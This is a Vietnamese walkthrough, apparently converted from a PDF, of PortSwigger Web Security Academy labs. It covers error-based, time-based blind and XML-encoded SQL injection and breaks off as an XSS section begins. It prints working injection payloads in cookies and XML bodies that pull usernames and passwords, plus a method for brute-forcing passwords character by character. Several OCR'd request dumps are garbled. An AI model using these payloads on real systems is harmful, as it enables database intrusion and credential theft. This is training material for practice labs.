6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/124.0.6367.60 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  
```

Response

```

25    <p><svg><polyline points='14.3 0 12.8,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>
26      </polyline>
27    </svg>
28  </a>
29  </div>
30  <div class='widgetcontainer-lab-status is-notsolved'>
31    <span>
32      <img alt='Not solved' data-lab-status-icon>
33    </span>
34  </div>
35  </div>
36  </section>
37  </div>
38  <div theme='''>
39    <section>
40      <div class='maincontainer'>
41        <div class='container'>
42          <header class='navigation-header'>
43            <h1>
44              ERROR: more than one row returned by a subquery used as an expression
45            </h1>
46            <p class='is-warning'>
47              ERROR: more than one row returned by a subquery used as an expression
48            </p>
49        </div>
50      </div>
51    </section>
52  </div>
53  </body>
54 </html>

```

Kết quả nhận về có nhiều hơn 1 dòng được return về. Nên ta bỏ thêm phần LIMIT 1 để có duy nhất 1 dòng được trả về

```

Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0a97003303bdc2d880e5da0b00850051.web-security-academy.net
3 Cookie: TrackingId=1 AND 1=CAST((SELECT username from users LIMIT 1) as int)--;
4 Session=62ULAjyfAShH1N9o1Crl1JwCYRx6u
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
7 Sec-Ch-Ua-Mobile: 10
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://portswigger.net/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=0, i
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51

```

```

Response
Pretty Raw Hex Render
25 </polygon>
26 <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28.15'>
27 </polygon>
28 </p>
29 </div>
30 <div class='widgetcontainer-lab-status is-notsolved'>
31 <span> LAB </span>
32 <p> Not solved </p>
33 <span class='lab-status-icon'></span>
34 </div>
35 </div>
36 </div>
37 </section>
38 </div>
39 <div theme='''>
40 <section class='maincontainer'>
41 <div class='container'>
42 <header class='navigation-header'>
43 <h4>
44 <ERROR: invalid input syntax for type integer: "administrator">
45 </h4>
46 <p class='is-warning'>
47 <ERROR: invalid input syntax for type integer: "administrator">
48 </p>
49 </div>
50 </html>
51

```

Kết quả trả về là không có administrator, vậy ta đổi phần select username thành select password

```

Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0a97003303bdc2d880e5da0b00850051.web-security-academy.net
3 Cookie: TrackingId=1 AND 1=CAST((SELECT password from users LIMIT 1) as int)--;
4 Session=62ULAjyfAShH1N9o1Crl1JwCYRx6u
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://portswigger.net/
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=0, i
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51

```

```

Response
Pretty Raw Hex Render
25 </polygon>
26 <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28.15'>
27 </polygon>
28 </p>
29 </div>
30 <div class='widgetcontainer-lab-status is-notsolved'>
31 <span> LAB </span>
32 <p> Not solved </p>
33 <span class='lab-status-icon'></span>
34 </div>
35 </div>
36 </div>
37 </section>
38 <div theme='''>
39 <section class='maincontainer'>
40 <div class='container'>
41 <header class='navigation-header'>
42 <h4>
43 <ERROR: invalid input syntax for type integer: "p0hkh5tkzuernvm6ajpm">
44 </h4>
45 <p class='is-warning'>
46 <ERROR: invalid input syntax for type integer: "p0hkh5tkzuernvm6ajpm">
47 </p>
48 </div>
49 </div>
50 </html>
51

```

b. Kết quả

Kết quả là sau khi select password đã trả về như sau:

- Username: administrator
- Password: p0hkh5tkzuernvm6ajpm

The screenshot shows a web browser window for the 'WebSecurity Academy' website. At the top left is the logo 'WebSecurity Academy' with a small icon. To its right is the text 'Visible error-based SQL injection' and a link 'Back to lab description >'. On the far right is a green button labeled 'LAB Solved' with a trophy icon. Below this is an orange banner with the message 'Congratulations, you solved the lab!' and links 'Share your skills!', 'Twitter', 'LinkedIn', and 'Continue learning >'. Underneath the banner is a link 'Home | My account'. The main content area features a logo 'WE LIKE TO SHOP' with a stylized hanger icon. Below it is a search bar with placeholder text 'Refine your search:' and a list of categories: All, Accessories, Clothing, shoes and accessories, Corporate gifts, Lifestyle, Tech gifts. There are four small images below the search bar: a close-up of a shoe, a row of cans, a person sitting on a blue beanbag chair, and a person's hair with cards pinned to a wall.

13. Blind SQL injection with time delays

a. Cách thực hiện

Lần lượt thử các câu lệnh bên dưới với cấu trúc như sau:

' || (select SLEEP(10)) --

Nếu phần response nào trả lời chậm, thì đó chính là câu trả lời

Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle dbms_pipe.receive_message('a'),10)

Microsoft WAITFOR DELAY '0:0:10'

PostgreSQL SELECT pg_sleep(10)

MySQL SELECT SLEEP(10)

Kết quả là database được sử dụng là PostgreSQL.

Request

```
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0A7500f20471d9d882ed25c4006a00ef.web-security-academy.net
3 Cookie: TrackingId=gulMyF0F8E0ZG'D'; ||| (select pg_sleep(10))-- session=Ad1d4WYeCJ3HwKuMl0L0yAUt4Cx8
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A Brand";v="59", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
10 like Gecko) Chrome/124.0.6367.60 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
12 apng,*/*;q=0.8,application/signed-exchange;v=bn3;q=0.7
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://portswigger.net/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=0,i
21
22
23
24
25
26
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frme-Options: SAMEORIGIN
4 Content-Length: 11260
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labsCommerce.css rel=stylesheet">
11
12     Blinj SQL injection with time delays
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16       </script>
17       <div id="academyLabHeader">
18         <section class='academyLabBanner'>
19           <div class=container>
20             <div class=logo>
21               <div class=title>
22                 <h2>
23                   Blinj SQL injection with time delays
24                   <a class=link-back href='https://portswigger.net/web-security/sql-injection/blind/lab-time-delays'>
25                     Back</a><span>lab&nbsp;description</span>
26                   </a>
27                   <img alt="Version 1 logo" data-v1="https://www.w3.org/2000/svg'>
28                     <!-- version 1.1 id=layer_1 main--><http://www.w3.org/1999 xlink:href='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 20 30' enableBackground='new 0 0 20 30' xml:space='preserve' title='back-arrow'>
29                     <g>
30                       <polyline points='1.4,0 0,1.2 12.6,15 0,20.8 1.4,30 15.1,15'>
31                         </polyline>
32                       <polyline points='14.3,0 12.8,1.2 20.6,18 12.8,20.8 14.3,30'>
33                         </polyline>
34                     </g>
35                   </img>
36             </div>
37           </div>
38         </section>
39       </div>
40     </div>
41   </body>
42 </html>
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Notes

Done 11,369 bytes | 10,039 millis

b. Kết quả

Lab: Blind SQL injection with time delays | Blind SQL injection with time delays

https://0a7500f20471d9d882ed25c4006a00ef.web-security-academy.net

WebSecurity Academy

Blind SQL injection with time delays

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning »

Home | My account

WE LIKE TO SHOP

Refine your search:

All Corporate gifts Food & Drink Gifts Lifestyle Pets





14. Blind SQL injection with time delays and information retrieval**a. Cách thực hiện**

Bước 1: Xác nhận rằng trang web có thẻ tấn công được

Request

```

1 GET / HTTP/1.1
2 Host: 0a9400cd44c14d80a498c100f00fd4.web-security-academy.net
3 Cookie: TrackingId=47Wv4nB0yNwH7Bv' || pg_sleep(10); session=cjQgTg7PjXmpkSDIMdyJbgicQgVG
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Fetch-Site: cross-site
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Referer: https://portswigger.net/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Priority: u=0, i
15 
```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11460
5 
6 <!DOCTYPE html>
7 <head>
8   <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
9   <link href="/resources/css/labsCommerce.css rel="stylesheet">
10  <title>
11    Blind SQL injection with time delays and information retrieval
12  </title>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
15      <div id="academyLabHeader">
16        <section class="academyLabBanner">
17          <div class="container">
18            <div class="logos">
19            <div class="title-container">
20              <h2>
21                Blind SQL injection with time delays and information retrieval
22              </h2>
23              <a class="link-back href='https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval'>
24                Back to lab<br/>labIndex.jsp?description=nbsp;
25                <img version="1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enableBackground="new 0 0 28 30" xml:space="preserve" title="back-arrow">
26                  <polygon points="1,4,0,1,2 12,6,15 0,28,0 1,4,30 15,1,15">
27                  </polygon>
28                  <polygon points="14,3,0 12,9,1,2 25,6,15 12,9,28,0 14,3,30 28,15">
29                  </polygon>
30              </polygon>
31            </div>
32          </div>
33        </section>
34      </div>
35    </div>
36  </body>
37 
```

Inspector

Request attributes: 2 ✓
Request query parameters: 0 ✓
Request body parameters: 0 ✓
Request cookies: 2 ✓
Request headers: 21 ✓
Response headers: 3 ✓

Done

11,569 bytes | 10,582 millis

Bước 2: Xác nhận rằng users table có tồn tại trong database

Request

```

1 GET / HTTP/1.1
2 Host: 0a9400cd44c14d80a498c100f00fd4.web-security-academy.net
3 Cookie: TrackingId=47Wv4nB0yNwH7Bv' || when user when (id:1 then pg_sleep(10) else pg_sleep(-1))=0
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Fetch-Site: "cross-site"
8 Sec-Fetch-Mode: "navigate"
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: "document"
11 Referer: https://portswigger.net/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Priority: u=0, i
15 
```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11460
5 
6 <!DOCTYPE html>
7 <head>
8   <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
9   <link href="/resources/css/labsCommerce.css rel="stylesheet">
10  <title>
11    Blind SQL injection with time delays and information retrieval
12  </title>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
15      <div id="academyLabHeader">
16        <section class="academyLabBanner">
17          <div class="container">
18            <div class="logos">
19            <div class="title-container">
20              <h2>
21                Blind SQL injection with time delays and information retrieval
22              </h2>
23              <a class="link-back href='https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval'>
24                Back to lab<br/>labIndex.jsp?description=nbsp;
25                <img version="1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enableBackground="new 0 0 28 30" xml:space="preserve" title="back-arrow">
26                  <polygon points="1,4,0,1,2 12,6,15 0,28,0 1,4,30 15,1,15">
27                  </polygon>
28                  <polygon points="14,3,0 12,9,1,2 25,6,15 12,9,28,0 14,3,30 28,15">
29                  </polygon>
30              </polygon>
31            </div>
32          </div>
33        </section>
34      </div>
35    </div>
36  </body>
37 
```

Inspector

Notes

Done

11,569 bytes | 10,259 millis

Request

```

1 GET / HTTP/1.1
2 Host: 0a9400cd44c14d80a498c100f00fd4.web-security-academy.net
3 Cookie: TrackingId=47Wv4nB0yNwH7Bv' || (select case when (username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users)--; session=cjQgTg7PjXmpkSDIMdyJbgicQgVG
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Fetch-Site: "cross-site"
8 Sec-Fetch-Mode: "navigate"
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: "document"
11 Referer: https://portswigger.net/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Priority: u=0, i
15 
```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11460
5 
6 <!DOCTYPE html>
7 <head>
8   <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
9   <link href="/resources/css/labsCommerce.css rel="stylesheet">
10  <title>
11    Blind SQL injection with time delays and information retrieval
12  </title>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
15      <div id="academyLabHeader">
16        <section class="academyLabBanner">
17          <div class="container">
18            <div class="logos">
19            <div class="title-container">
20              <h2>
21                Blind SQL injection with time delays and information retrieval
22              </h2>
23              <a class="link-back href='https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval'>
24                Back to lab<br/>labIndex.jsp?description=nbsp;
25                <img version="1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enableBackground="new 0 0 28 30" xml:space="preserve" title="back-arrow">
26                  <polygon points="1,4,0,1,2 12,6,15 0,28,0 1,4,30 15,1,15">
27                  </polygon>
28                  <polygon points="14,3,0 12,9,1,2 25,6,15 12,9,28,0 14,3,30 28,15">
29                  </polygon>
30              </polygon>
31            </div>
32          </div>
33        </section>
34      </div>
35    </div>
36  </body>
37 
```

Inspector

Notes

Done

11,569 bytes | 10,940 millis

Kết quả trả về là có tồn tại

Bước 3: Dự đoán độ dài của password

Bằng cách thêm vào đằng sau mệnh đề `user='administrator'` phần `length(password) > 1` hoặc `length(password) > 25` thì ta biết được độ dài của password từ 1 đến 25 ký tự.

Để dự đoán chính xác, ta *send to intruder* và tiến hành *sniper* độ dài

17	17	200	10279	11569
18	18	200	10288	11569
19	19	200	10279	11569
20	20	200	270	11569
21	21	200	266	11569
22	22	200	279	11569
23	23	200	279	11569

Bắt đầu từ request thứ 20, response received rất ít => Rơi vào trường hợp else trong câu lệnh select phía trên. Vậy password có độ dài chính xác là 20 ký tự.

Bước 4: Dự đoán password của administrator

- Dự đoán kí tự đầu:

1	GET / HTTP/1.1	200	10279	11569
2	Host: 10.10.10.150:8080:00127410000+4552100910004 web-security-academy.net			
3	Cookie: TrackingId=dWV4kM0g5WhlSfVu (' select case when (username='administrator' and substring(password,1,1)='a') then pg_sleep(10) else pg_sleep(-1) end from users)--;			
4	Cache-Control: max-age=0			
5	Sec-Ch-Ua: "Notch";v="99", "Chromium";v="124"			
6	Sec-Ch-Ua-Mobile: ?0			
7	Sec-Ch-Ua-Platform: "Windows"			
8	Upgrade-Insecure-Requests: 1			
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36			
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
11	Sec-Fetch-Site: cross-site			
12	Sec-Fetch-Mode: navigate			
13	Sec-Fetch-User: ?1			
14	Sec-Fetch-Dest: document			
15	Referer: https://portswigger.net/			
16	Accept-Encoding: gzip, deflate, br			
17	Accept-Language: en-US,en;q=0.9			
18	Priority: u=0, i			
19				
20				

Dự đoán kí tự đầu là 'a' nhưng *time delays* ít hơn 10s nên không phải. Vậy *send to intruder* và tiến hành *sniper*

25	y	200	272	11569
26	z	200	10290	11569
27	0	200	273	11569

Duy nhất tại z có response received là hợp lệ. Vậy kí tự đầu tiên là 'z'

- Dự đoán 19 kí tự còn lại:

Thay vì sniper, để dự đoán 19 kí tự còn lại, ta dùng cluster bomb. Với payload 1 chỉ vị trí của kí tự, payload 2 là kí tự tại vị trí đó.

b. Kết quả

Theo đó, ta có kết quả như sau:

- Username: administrator
- Password: zr4j7pstvmejatugy3dx

WebSecurity Academy Blind SQL injection with time delays and information retrieval LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

Home | My account

WE LIKE TO SHOP

Refine your search: All Clothing, shoes and accessories Food & Drink Gifts Lifestyle Toys & Games

15. SQL injection with filter bypass via XML encoding

a. Cách thực hiện

Bước 1: Thêm vào phần stored id : UNION SELECT NULL để xác định xem có thể tấn công được hay không. Sau đó nhấn *Send*

Request	Response
<pre> 1 POST /product/stock HTTP/2 2 Host: 0aa008e04439a188207ca49006a00fb.web-security-academy.net 3 Cookie: session=mcQlo75LgiAm7QJMNjowkDt46xEAB5 4 Content-Length: 125 5 Sec-Ch-Ua: "Not-A Brand";v="88", "Chromium";v="124" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36 9 Content-Type: application/xml 10 Accept: /* 11 Origin: https://0aa008e04439a188207ca49006a00fb.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0aa008e04439a188207ca49006a00fb.web-security-academy.net/product?productId=1 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 <xml version="1.0" encoding="UTF-8"?> <stockCheck> <productId> 1 </productId> <storeId> 1 UNION SELECT NULL </storeId> </stockCheck> </pre>	<pre> Pretty Raw Hex Render 1 HTTP/2 403 Forbidden 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 17 5 6 "Attack detected" </pre>

Bước 2: Tuy đã tấn công nhưng lại chưa thành công. Phần response có trả lời ‘Attack detected’. Để xử lý, chọn Extensions để tiến hành cài đặt Hackverteor

The screenshot shows the 'BApp Store' section of the Burp Suite interface. The 'Hackvertor' extension is listed with a rating of 5 stars and an overall system impact of 'Low'. The extension's description highlights its ability to handle XML-like tags for encoding/decoding, support multiple nested tags, arguments for tags as functions, an auto-decode feature, multiple tabs, and character set conversion. It was last updated on Jan 24, 2024.

Bước 3: Tiến hành sử dụng hackvertor

The screenshot shows the Burp Suite interface with the 'Hackvertor' extension selected. A POST request is being constructed to a product endpoint. The 'Extensions' menu is open, and the 'Encode' submenu is selected. The submenu lists various encoding options like base64url, hex_entities, and hex. The 'hex_entities' option is highlighted, and its tooltip indicates it converts 'String str' to 'hex entities'. The response pane shows a 403 Forbidden error with the message "Attack detected".

Kết quả: đã tấn công được và hiển thị số lượng units của product

```

Request
Pretty Raw Hex Hackvertor
1 POST /product/stock HTTP/2
2 Host: 0a6a008e04d39a188207ca49006a00fb.web-security-academy.net
3 Cookie: session=mc1o7SLgiAm7QJMNjowkDt46eEgABs
4 Content-Length: 156
5 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6387.60 Safari/537.36
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://0a6a008e04d39a188207ca49006a00fb.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6a008e04d39a188207ca49006a00fb.web-security-academy.net/product?productId=d1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1
</productId>
<storeId>
    1 <@hex_entities>
        UNION SELECT NULL<@/hex_entities>
    </storeId>
</stockCheck>

```

Response

```

Pretty Raw Hex Render Hackvertor
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 300 units
7 null

```

Bước 5: để kiểm tra xem bảng có bao nhiêu cột, ta thêm 1 phần NULL vô câu lệnh. Và kết quả trả ra là 0 units. Vậy chỉ có 1 cột.

```

Request
Pretty Raw Hex Hackvertor
1 POST /product/stock HTTP/2
2 Host: 0a6a008e04d39a188207ca49006a00fb.web-security-academy.net
3 Cookie: session=mc1o7SLgiAm7QJMNjowkDt46eEgABs
4 Content-Length: 162
5 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6387.60 Safari/537.36
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://0a6a008e04d39a188207ca49006a00fb.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6a008e04d39a188207ca49006a00fb.web-security-academy.net/product?productId=d1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1
</productId>
<storeId>
    1 <@hex_entities>
        UNION SELECT NULL, NULL<@/hex_entities>
    </storeId>
</stockCheck>

```

Response

```

Pretty Raw Hex Render Hackvertor
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 7
5
6 0 units

```

Mà cần đến 2 dữ kiện là username và password. Vậy chúng ta cần kết nối chúng lại

Request

```

POST /product/stock HTTP/2
Host: Dafa008e04d39a188207ca49006a0fb.web-security-academy.net
Cookie: session=ac1075LgiAmJ7QJMNjowhDt46eEGBAS
Content-Length: 151
Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://Dafa008e04d39a188207ca49006a0fb.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://Dafa008e04d39a188207ca49006a0fb.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
<xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1
</productId>
<storeId>
    1 <@hex_entities>
        UNION SELECT username || '-' || password FROM users <@/hex_entities>
    </storeId>
</stockCheck>

```

Response

```

HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 100
...
5   tianar-0tyxnjqoesxqvd14delo
6   carlos-k3aoix5aw0vaf4e3tusw
7   308 units
8   administrator-gf3ziv2bvwc5fbfpflvd
9

```

b. Kết quả

Sau khi thực hiện, kết quả trả về là:

- Username: administrator
- Password: gf3ziv2bvwc5fbfpflvd

SQL injection with filter bypass via XML encoding LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | My account

WE LIKE TO
SHOP

Dancing in The Dark

Inflatable Holiday Home

Com-Tool

Couple's Umbrella


II. Cross-site scripting

1. Stored XSS into HTML context with nothing encoded

a. Cách thực hiện

Bước 1: Mở trang web và truy cập vào một bài post bất kì.

